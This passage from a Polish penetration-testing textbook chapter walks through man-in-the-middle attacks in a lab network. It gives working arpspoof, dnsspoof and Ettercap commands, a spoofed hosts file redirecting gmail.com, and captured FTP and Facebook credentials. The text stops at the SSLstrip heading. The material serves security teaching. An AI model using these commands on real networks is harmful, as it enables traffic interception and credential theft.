Zanim rozpoczęniemy zatrudnianie tablicy ARP, zwróć uwagę na rekord zawierający adres MAC komputera-celu z systemem Windows XP, znajdujący się w tablicy ARP maszyny z systemem Ubuntu. Po ataku wartość ta zmieni się na adres MAC naszego systemu Kali Linux.

```
georgia@ubuntu:~$ arp -a
? (192.168.20.1) at 00:23:69:f5:b4:29 [ether] on eth2
? (192.168.20.10) at 00:0c:29:05:26:4c [ether] on eth0
? (192.168.20.9) at 70:56:81:b2:f0:53 [ether] on eth2
```

Zatrudnianie tablicy ARP przy użyciu polecenia arpspoof

Jednym z łatwych w użyciu narzędzi pozwalających na przeprowadzanie ataków typu ARP Cache Poisoning jest program **Arpspoof**. Aby go uruchomić, musimy w wierszu poleceń wskazać, którego interfejsu sieciowego chcemy użyć, podać adres IP celu, którego tablica ARP będzie zatrudniana, oraz wskazać adres IP hosta, pod którego chcemy się „podszywać” (jeżeli pominiesz adres IP celu, zatrudnianiu będą podlegały wszystkie hosty w danej sieci). Na przykład aby „przekonać” maszynę z systemem Ubuntu, że nasz Kali Linux to maszyna z systemem Windows XP, w wierszu wywołania użyłam opcji `-i` do wskazania interfejsu `eth0`, opcji `-t` do wskazania adresu IP celu (192.168.20.11) oraz podałem adres IP 192.168.20.10 jako adres hosta z systemem Windows XP, który Kali Linux powinien udawać.

```
root@kali:~# arpspoof -i eth0 -t 192.168.20.11 192.168.20.10
```

Natychmiast po uruchomieniu Arpspoof rozpoczyna rozsyłanie komunikatów ARP do systemu Ubuntu, informujących, że komputer z systemem Windows XP znajduje się aktualnie pod adresem MAC systemu Kali Linux (tablice ARP są aktualizowane z różnymi interwałami czasowymi, uzależnionymi od różnic w implementacjach w poszczególnych systemach, ale bezpiecznie można przyjąć, że czas oczekiwania na poziomie jednej minuty jest w zupełności wystarczający).

Aby mieć możliwość przechwycenia ruchu wysyłanego z drugiej strony konwersacji, musisz przekonać maszynę z systemem Windows XP do przesyłania ruchu przeznaczonego dla systemu Ubuntu do naszego systemu Kali Linux. Aby to zrobić, powinieneś uruchomić kolejną instancję programu Arpspoof, tyle że tym razem jako cel ataku powinieneś ustawić Windows XP, a podszywać się pod system Ubuntu.

```
root@kali:~# arpspoof -i eth0 -t 192.168.20.10 192.168.20.11
```

Po uruchomieniu procesu zatrzuwania tablicy ARP sprawdź zawartość tablicy ARP systemu Ubuntu. Zwróć uwagę, że adres MAC powiązany z systemem Windows XP zmienił się na 70:56:81:b2:f0:53, dzięki czemu system Ubuntu powinien teraz przesyłać cały ruch przeznaczony dla systemu Windows XP do naszej maszyny z systemem Kali Linux, gdzie będzie mógł zostać przechwycony przez program Wireshark.

```
georgia@ubuntu:~$ arp -a
? (192.168.20.1) at 00:23:69:f5:b4:29 [ether] on eth0
? (192.168.20.10) at 70:56:81:b2:f0:53 [ether] on eth0
```

Teraz, pracując z poziomu systemu Ubuntu, zaloguj się do serwera FTP działającego na maszynie Windows XP za pomocą innego konta użytkownika i hasła dostępu, co zostało pokazane na listingu 7.3. Nazwa konta **georgia** i hasło **password** będą działać poprawnie, jeżeli postępowałeś zgodnie z moimi wskazówkami w rozdziale 1.; jeżeli nie, użyj takich poświadczzeń, jakie stosowałeś podczas konfigurowania środowiska testowego.

Listing 7.3. Logowanie do serwera FTP z systemu Ubuntu przy użyciu innego konta użytkownika

```
georgia@ubuntu:~$ ftp 192.168.20.10
Connected to 192.168.20.10.
220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.20.10:georgia): georgia
331 Password required for georgia
Password:
230 Logged on
Remote system type is UNIX.
```

Ponieważ mechanizm przekazywania pakietów IP został już wcześniej włączony, wszystko wydaje się działać normalnie (przynajmniej z punktu widzenia przeciętnego użytkownika). Wróćmy do Wiresharka, gdzie możesz teraz zobaczyć przechwyconą sesję FTP, łącznie z nazwą konta użytkownika i hasłem, przesyłanymi otwartym tekstem. Wyniki działania Wiresharka, przedstawione na

rysunku 7.8, potwierdzają, że nasza maszyna Kali Linux działa jako pośrednik w przekazywaniu ruchu FTP pomiędzy dwoma innymi systemami — możemy zobaczyć, że po otrzymaniu każdego pakietu FTP wysyłany jest pakiet retransmisi.

103 32.659580000 192.168.20.9	192.168.20.11	ICMP	96 Redirect (Redirect for host)
104 32.659646000 192.168.20.11	192.168.20.10	FTP	68 [TCP Retransmission] Request: USER georgia
105 32.661416000 192.168.20.10	192.168.20.11	FTP	89 Response: 331 Password required for georgia
106 32.661466000 192.168.20.9	192.168.20.10	ICMP	117 Redirect (Redirect for host)
107 32.661526000 192.168.20.10	192.168.20.11	FTP	89 [TCP Retransmission] Response: 331 Password required for georgia
108 32.663494000 192.168.20.11	192.168.20.10	TCP	60 34708 > ftp [ACK] Seq=15 Ack=36 Win=2176 Len=0
109 32.663514000 192.168.20.11	192.168.20.10	TCP	54 [TCP Dup ACK 10@81] 34708 > ftp [ACK] Seq=15 Ack=36 Win=2176 Len=0
110 32.699010000 Vmware_d8:00:cf	Apple_14:97:2b	ARP	42 192.168.20.11 is at 00:0c:29:d8:00:cf (duplicate use of 192.168.20.11)
111 34.022189000 Vmware_d8:00:cf	Apple_14:97:2b	ARP	42 192.168.20.10 is at 00:0c:29:d8:00:cf (duplicate use of 192.168.20.11)
112 34.699712000 Vmware_d8:00:cf	Apple_14:97:2b	ARP	42 192.168.20.11 is at 00:0c:29:d8:00:cf (duplicate use of 192.168.20.11)
113 35.219752000 192.168.20.11	192.168.20.10	FTP	69 Request: PASS password
114 35.219786000 192.168.20.9	192.168.20.11	ICMP	97 Redirect (Redirect for host)
115 35.219847000 192.168.20.11	192.168.20.10	FTP	69 [TCP Retransmission] Request: PASS password
116 35.221785000 192.168.20.10	192.168.20.11	FTP	69 Response: 230 Logged on
117 35.221819000 192.168.20.9	192.168.20.10	ICMP	97 Redirect (Redirect for host)
118 35.221883000 192.168.20.10	192.168.20.11	FTP	69 [TCP Retransmission] Response: 230 Logged on
119 35.223524000 192.168.20.11	192.168.20.10	TCP	60 34708 > ftp [ACK] Seq=51 Ack=50 Win=2176 Len=0

Rysunek 7.8. Przechwytywanie sesji logowania do serwera FTP za pomocą Wiresharka

Zastosowanie zatruwania tablic ARP do podszywania się pod domyślną bramę sieciową


Metodę zatruwania tablic ARP możemy również wykorzystać do podszywania się pod domyślną bramę sieciową i uzyskiwania w ten sposób dostępu do ruchu sieciowego nadchodzącego do i wychodzącego z danej sieci lokalnej, włącznie z ruchem adresowanym do internetu. Zatrzymaj procesy Arpspoof, których używaliśmy w poprzednim ćwiczeniu, i spróbuj teraz przekonać system Ubuntu do przesyłania całego ruchu idącego do bramy sieciowej przez nasz system Kali Linux. Aby to zrobić, powinieneś wykonać polecenia przedstawione poniżej.

```
root@kali:~# arpspoof -i eth0 -t 192.168.20.11 192.168.20.1
root@kali:~# arpspoof -i eth0 -t 192.168.20.1 192.168.20.11
```

Jeżeli teraz z poziomu systemu Ubuntu rozpocznesz przeglądanie zasobów internetu, w systemie Kali Linux powinieneś zobaczyć cały szereg pakietów HTTP przechwyconych przez Wiresharka. W takiej sytuacji, nawet jeżeli wrażliwe informacje będą zaszyfrowane przez połączenie HTTPS, to nadal będziemy w stanie zobaczyć, z jakimi hostami nawiązują połączenie. Jeżeli na przykład w systemie Ubuntu uruchomimy jakieś zapytanie do przeglądarki Google, to zostanie ono przechwycone przez Wiresharka, dzięki czemu będzie możliwe do odczytania otwartym tekstem, tak jak zostało to przedstawione na rysunku 7.9.

UWAGA

Jeżeli użyjesz metody zatruwania tablic ARP do „przekonania” dużych sieci, że Twój komputer, na którym pracujesz podczas pentestów, jest domyślną bramą sieciową, to możesz w niezamierzony sposób spowodować groźne perturbacje, ponieważ cały ruch z takiej sieci przechodzący przez Twój komputer (albo, co gorsza, maszynę wirtualną) może poważnie zwolnić funkcjonowanie sieci lub wręcz uniemożliwić jej działanie.



Rysunek 7.9. Zapytanie do Google przechwycone za pomocą Wiresharka

Ataki typu DNS Cache Poisoning

Oprócz zatruwania tablic ARP możemy również przeprowadzić atak polegający na zatruwaniu bazy danych serwerów DNS (ang. *DNS Cache Poisoning*), który może pozwolić na przekierowanie ruchu adresowanego do danej domeny do innej domeny, kontrolowanej przez napastnika. Podobnie jak protokół ARP był wykorzystywany do mapowania adresów IP na adresy MAC, serwery DNS dokonują zamiany (czy — jak to woli — mapowania) nazw domenowych, takich jak na przykład *www.gmail.com*, na odpowiednie adresy IP.

Aby połączyć się z innym systemem w internecie bądź nawet w sieci lokalnej, nasz komputer musi znać adres IP tego hosta. Z punktu widzenia użytkownika o wiele łatwiej możemy zapamiętać adres URL, taki jak *www.gmail.com*, niż szereg adresów IP, które w dodatku mogą ulegać częstym zmianom. Zadaniem serwerów DNS jest w takiej sytuacji dokonywanie zamiany nazwy domeny przedstawionej w formie przyjaznej dla użytkownika na odpowiedni adres IP hosta. Na przykład do zamiany adresu URL *www.gmail.com* na odpowiadający mu adres IP możemy użyć polecenia `nslookup`, co zostało pokazane na listingu 7.4.


Listing 7.4. Rozwiązywanie nazw DNS

```
root@kali~# nslookup www.gmail.com
Server: 75.75.75.75
Address: 75.75.75.75#53

Non-authoritative answer:
www.gmail.com canonical name = mail.google.com.
mail.google.com canonical name = googlemail1.google.com.
Name: googlemail1.google.com
```

Address: 173.194.37.85
Name: googlemail.l.google.com
Address: 173.194.37.86

Jak widać, polecenie nslookup dokonuje zamiany nazwy *www.gmail.com* na szereg adresów IP, takich jak 173.194.37.85 czy 173.194.37.86, pod którymi można się połączyć z usługą Gmail. Aby przeprowadzić rozwiązywanie nazw DNS (rysunek 7.10), nasz system przesyła zapytanie do lokalnego serwera DNS i prosi o podanie informacji na temat domeny *www.gmail.com*. Jeżeli lokalny serwer DNS posiada rekord dla tej domeny, odpowiada, przesyłając adres IP. Jeżeli nie, kontaktuje się z kolejnym serwerem DNS w internecie i zadaje mu pytanie o informacje na temat poszukiwanej domeny.



Rysunek 7.10. Rozwiązywanie nazw DNS

Kiedy poszukiwany adres IP domeny zostaje znaleziony, serwer DNS przesyła z powrotem do naszego komputera informację o znalezieniu adresu IP dla *www.gmail.com* i od tego momentu nasz komputer dokonuje zamiany adresu *www.gmail.com* na adres IP 173.194.37.85, co zostało pokazane na listingu 7.4. Po znalezieniu adresu IP użytkownicy mogą się łączyć z hostem *www.gmail.com* po nazwie, bez konieczności używania adresu IP.

Zatruwanie DNS — podstawy

Proces zatruwania DNS jest bardzo zbliżony do zatruwania tablic ARP — aby go zrealizować, wysyłamy szereg sfalszowanych odpowiedzi kojarzących nazwę domeny z nieprawidłowym adresem IP kontrolowanym przez napastnika.

Do przeprowadzenia kolejnego ćwiczenia będzie nam potrzebny serwer Apache, więc zanim zaczniemy, powinieneś uruchomić go za pomocą polecenia `service apache2 start`.

```
root@kali:~# service apache2 start
 * Starting web server apache2 [ OK ]
```

Przed użyciem narzędzia ułatwiającego zatruwanie DNS musimy przygotować plik, w którym znajdą się informacje o tym, które rekordy DNS chcemy sfalszować i gdzie powinien zostać przekierowany ruch sieciowy. Na przykład spróbujemy przekonać dowolny system, który poszukuje adresu witryny `www.gmail.com`, że odpowiada jej adres IP naszego komputera z systemem Kali Linux. Aby to zrobić, przygotuj plik tekstowy o nazwie `hosts.txt` i umieść w nim wpis `192.168.20.9 www.gmail.com` (w zasadzie nazwa pliku może być dowolna).

```
root@kali:~# cat hosts.txt
192.168.20.9 www.gmail.com
```

Zatruwanie DNS przy użyciu polecenia dnsspoof

Uruchom zatruwanie tablic ARP dla systemu Ubuntu oraz domyślnej bramy sieciowej i odwrotnie, tak jak robiliśmy to w podrozdziale „Zastosowanie zatruwania tablic ARP do podszywania się pod domyślną bramę sieciową”. Teraz możemy rozpocząć wysyłanie sfalszowanych odpowiedzi DNS za pomocą narzędzia o nazwie `dnsspoof`, tak jak zostało to przedstawione poniżej.

```
root@kali:~# dnsspoof -i eth0 ❶ -f hosts.txt ❷
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.20.9]
192.168.20.11 > 75.75.75.75.53: 46559+ A? www.gmail.com
```

W wierszu wywołania musimy podać nazwę interfejsu sieciowego ❶, którego chcemy użyć, i wskazać nazwę pliku tekowego (`hosts.txt`), który utworzyliśmy przed chwilą ❷, zawierającego informacje o sfalszowanych rekordach DNS.

Po uruchomieniu programu Dnsspoof wykonanie zapytania `nslookup` dla adresu `www.gmail.com` z poziomu systemu Ubuntu powinno przynieść w odpowiedzi adres naszego systemu Kali Linux, tak jak zostało to przedstawione na listingu 75. Nietrudno chyba zauważyć, że nie jest to prawdziwy adres usługi Gmail.


Listing 7.5. Odpowiedź nslookup po przeprowadzeniu ataku

```
georgia@ubuntu:~$ nslookup www.gmail.com
Server: 75.75.75.75
Address: 75.75.75.75#53

Non-authoritative answer:
Name: www.gmail.com
Address: 192.168.20.9
```

Aby zademonstrować działanie tego ataku w praktyce, utwórz stronę internetową, do której będzie przekierowywany ruch adresowany oryginalnie do usługi Gmail. Serwer Apache w systemie Kali Linux ma stronę WWW zawierającą tekst *It works!* („To działa”), która jest wyświetlana każdemu użytkownikowi odwiedzającemu domyślną stronę serwera po instalacji. Oczywiście moglibyśmy w dowolny sposób zmienić zawartość tej strony (*/var/www/index.html*), ale na potrzeby naszego przykładu wyświetlenie tekstu *It works!* w zupełności wystarczy.

Teraz w systemie Ubuntu uruchom przeglądarkę sieciową i przejdź do strony *http://www.gmail.com/*. Jeżeli wszystko poszło zgodnie z planem, to pomimo że w pasku adresu przeglądarki wyświetlony jest adres *http://www.gmail.com/*, na ekranie pojawia się domyślna strona serwera Apache naszego systemu Kali Linux, tak jak zostało to przedstawione na rysunku 7.11. Przeprowadzenie takiego ataku byłoby jeszcze bardziej interesujące, jeżeli zamiast domyślnej strony serwera Apache użylibyśmy sklonowanej wersji strony serwisu Gmail (lub dowolnej innej strony), tak że przecienny użytkownik nie zauważałby żadnej różnicy.



Rysunek 7.11. Ups... To nie jest strona usługi Gmail

Ataki SSL

Do tej pory mogliśmy jedynie przechwytywać zaszyfrowany ruch sieciowy, ale nie mieliśmy żadnych możliwości wydobywania cennych informacji z zaszyfrowanego strumienia danych. W przypadku kolejnego omawianego ataku spróbowujemy wykorzystać gotowość użytkownika do zignorowania ostrzeżeń o nieprawidłowościach w certyfikatach SSL do przeprowadzenia ataku typu „człowiek pośrodku” (ang. *man-in-the-middle*) i odczytywania nieszyfrowanego strumienia danych z połączenia SSL (ang. *Secure Sockets Layer*), które w założeniu powinno chronić przesypane dane przed podsłuchem.

SSL — podstawy

Celem stosowania połączeń SSL jest uzyskanie rozsądnego zapewnienia, że wrażliwe informacje (takie jak dane logowania czy numery kart kredytowych), przesyłane między przeglądarką sieciową użytkownika a serwerem, są bezpieczne i żaden „czarny charakter” nie będzie ich mógł podsłuchać „po drodze”. Aby udowodnić, że połączenie jest bezpieczne, SSL używa certyfikatów. Kiedy wejdziesz na stronę internetową wykorzystującą SSL, Twoja przeglądarka prosi stronę o przedstawienie się za pomocą certyfikatu SSL. Strona prezentuje swój certyfikat, który zostaje zweryfikowany przez przeglądarkę. Jeżeli przeglądarka zaakceptuje certyfikat, informuje o tym serwer, który z kolei przesyła cyfrowo podpisane potwierdzenie, po czym bezpieczna sesja SSL rozpoczyna działanie.

Certyfikat SSL zawiera parę kluczy szyfrujących, jak również szereg informacji identyfikacyjnych, takich jak nazwa domeny i nazwa firmy będącej właścicielem danej strony. Certyfikaty SSL serwerów są z reguły wydawane przez odpowiednie urzędy certyfikujące (ang. *Certificate Authority* — CA), takie jak VeriSign czy Thawte. Współczesne przeglądarki sieciowe mają wbudowaną listę zaufanych urządów certyfikujących i jeżeli certyfikat SSL danego serwera został wydany przez jeden z urzędów certyfikacji znajdujących się na tej liście, bezpieczne połączenie może zostać zainicjowane. Jeżeli jednak certyfikat SSL nie jest zaufany, na ekranie pojawi się okno dialogowe z odpowiednim ostrzeżeniem, które w zasadzie znaczy mniej więcej tyle: „To połączenie może być bezpieczne, ale wcale nie musi tak być. Jeżeli chcesz kontynuować, to robisz to na własne ryzyko”.

Zastosowanie programu Ettercap do przeprowadzania ataków SSL MiTM

Podczas przeprowadzania ataków typu ARP Cache Poisoning spełnialiśmy rolę pośrednika przechwytyjącego i przekazującego ruch sieciowy pomiędzy systemami Windows XP i Ubuntu (oraz oczywiście Ubuntu i internetem). Wymienione systemy były nadal w stanie swobodnie się ze sobą komunikować, nie zdawały sobie jednak sprawy z tego, że po drodze znajdował się nasz system Kali Linux przechwytyujący cały ruch. W przypadku ataków na połączenia SSL będziemy postępować dokładnie w taki sam sposób. Bezpieczne połączenie SSL możemy złamać

poprzez przekierowanie ruchu wychodzącego do i przychodzącego ze strony www.facebook.com do naszego systemu Kali Linux, dzięki czemu będziemy w stanie przechwytywać wrażliwe informacje.

W naszym przykładzie użyjemy programu **Ettercap**, wielofunkcyjnego narzędzia przeznaczonego do przeprowadzania ataków typu *man-in-the-middle*. Co ciekawe, narzędzie to, oprócz oczywiście ataków na połączenia SSL, potrafi również przeprowadzać ataki, które wykonywaliśmy wcześniej za pomocą programów Arpspoof i Dnsspoof. Z tego powodu przed uruchomieniem programu Ettercap powinieneś wyłączyć wszystkie inne tego typu działające narzędzia. Szczegółową instrukcję instalacji i konfiguracji tego programu znajdziesz w rozdziale 1.

Program Ettercap posiada wiele interfejsów, ale w naszym przykładzie użyjemy opcji **-T**, czyli prostego interfejsu tekstowego. Dodatkowo za pomocą opcji **-M arp:remote /brama/ /cel_ataku/** uruchomimy zatrwanie tablic ARP pomiędzy domyślną bramą sieciową a maszyną z systemem Ubuntu, tak jak zostało to przedstawione poniżej. Sam atak odbywa się praktycznie w taki sam sposób, jak to robiliśmy w ćwiczeniu z programem Arpspoof.


```
root@kali:~# ettercap -Ti eth0 -M arp:remote /192.168.20.1/ /192.168.20.11/
```

Po uruchomieniu programu Ettercap po prostu siedzimy sobie wygodnie i czekamy, aż użytkownicy zaczną się łączyć ze stronami internetowymi wykorzystującymi połączenia SSL. Aby to sprawdzić, przejdź do systemu Ubuntu i spróbuj zalogować się do dowolnej strony internetowej wykorzystującej połączenia SSL. Na ekranie powinno się pojawić ostrzeżenie o problemach z certyfikatem SSL, podobne do przedstawionego na rysunku 7.12.



Rysunek 7.12. Certyfikat serwisu Facebook nie może być zweryfikowany

Ponieważ jest to atak typu *man-in-the-middle*, bezpieczeństwo sesji SSL nie może być zweryfikowane. Certyfikat wystawiany przez program Ettercap jest nieprawidłowy dla witryny www.facebook.com i łańcuch zaufania zostaje przerwany, co zostało pokazane na rysunku 7.13.



Rysunek 7.13. Atak typu *man-in-the-middle* na połączenie SSL

Jednak pojawienie się na ekranie takiego ostrzeżenia nie zatrzyma wszystkich użytkowników. Jeżeli teraz potwierdzimy ostrzeżenie, przejdziemy dalej i rozpoczęmy proces logowania, Ettercap przechwyci nieszyfrowane dane logowania przed wysłaniem ich na serwer, tak jak zostało to przedstawione poniżej.

```
HTTP : 31.13.74.23:443 -> USER: georgia PASS: password INFO:  
↳https://www.facebook.com/
```


Ataki typu SSL Stripping

Jedną z oczywistych słabości ataków typu *man-in-the-middle* na połączenia SSL jest to, że użytkownik musi potwierdzić ostrzeżenie o niepoprawnym certyfikacie SSL. W zależności od typu przeglądarki taka operacja może wymagać od użytkownika wykonania kilku czynności i raczej nie ma możliwości zignorowania tego ostrzeżenia. Większość Czytelników zapewne przypomni sobie teraz jedną czy nawet kilka sytuacji, w których potwierdzali ostrzeżenie o nieprawidłowym

certyfikacie i kontynuowali przeglądanie stron internetowych bez specjalnego zastanawiania się nad potencjalnymi konsekwencjami takiej operacji. Nie musimy zresztą daleko szukać — nasza domyślna instalacja skanera Nessus wykorzystuje certyfikat samopodpisany przez firmę Tenable (ang. *self-signed certificate*), który po otwarciu interfejsu skanera w przeglądarce sieciowej powoduje wyświetlenie na ekranie ostrzeżenia o niepoprawnym certyfikacie.

Trudno powiedzieć, jak dalece takie ostrzeżenia są efektywnym sposobem powstrzymywania użytkowników przed odwiedzaniem stron internetowych wykorzystujących połączenia HTTPS bez odpowiednich certyfikatów. Kiedyś przeprowadziłem pewien test socjotechniczny, w którym wykorzystywane były samopodpisane certyfikaty SSL, i szczerze mówiąc, skuteczność takiego rozwiązania była znacznie niższa niż w przypadku stron posiadających poprawne, zweryfikowane certyfikaty czy nawet stron, które nie wykorzystywały połączeń HTTPS. Zdarzało się oczywiście, że użytkownicy potwierdzali wyjątek bezpieczeństwa dla niepoprawnego certyfikatu i kontynuowali przeglądanie stron, ale taka metoda nie zawsze będzie skuteczna. Istnieją jednak znacznie bardziej zaawansowane ataki, które pozwalają na przechwytywanie wrażliwych informacji z połączeń SSL bez wyświetlania na ekranie oczywistych ostrzeżeń informujących użytkownika, że bezpieczeństwo połączenia SSL może być naruszone.

W przypadku ataków typu *SSL stripping* najpierw jako *man-in-the-middle* przechwytyujemy połączenie HTTP klienta, zanim zostanie ono przekierowane na połączenie SSL, a potem dodajemy szyfrowanie SSL tuż przed wysłaniem pakietów do serwera WWW. Kiedy serwer przesyła odpowiedź, przechwytyujemy ją, usuwamy szyfrowanie SSL i przekazujemy pakiety do klienta. Cały proces został zilustrowany na rysunku 7.14.



Rysunek 7.14. Atak typu *SSL Stripping*

Moxie Marlinspike, autor narzędzia **SSLstrip**, nazywa ostrzeżenia o niepoprawnych certyfikatach SSL *czynnikami negatywnymi*, w przeciwieństwie do *czynników pozytywnych*, takich jak poprawna weryfikacja certyfikatu przez przeglądarkę. Unikanie takich negatywnych czynników ma znacznie bardziej kluczowe znaczenie dla powodzenia ataku niż obecność czynników pozytywnych, ponieważ istnieje zdecydowanie większa szansa na to, że przeciętny użytkownik po prostu nie zauważa braku szyfrowanego połączenia z daną witryną, niż to, że przeoczy czy zignoruje ogromne okno dialogowe z ostrzeżeniem o niepoprawnym certyfikacie. W ataku SSL Stripping dzięki przechwytywaniu żądań klienta na poziomie HTTP całkowicie unikamy problemów z ostrzeżeniami o niepoprawnych certyfikatach SSL.

Zdecydowana większość użytkowników rozpoczyna sesje HTTPS albo poprzez kliknięcie łącza na stronie, albo za pośrednictwem przekierowania HTTP 302. Zwykły użytkownik nie wpisuje przecież adresu <https://www.facebook.com> czy <http://www.facebook.com> w przeglądarce sieciowej; zamiast tego wpisuje najczęściej <www.facebook.com> czy nawet po prostu <facebook.com>. I to jest właśnie powód, dla którego przeprowadzenie takiego ataku jest możliwe. SSLstrip samodzielnie dodaje HTTPS i dlatego połączenie między witryną docelową (w naszym przykładzie <www.facebook.com>) a systemem Kali Linux jest poprawne. SSLstrip usuwa szyfrowanie SSL i zmienia połączenie na HTTP przed odesaniem odpowiedzi serwera do klienta nawiązującego połączenie.

Zastosowanie programu **SSLstrip**

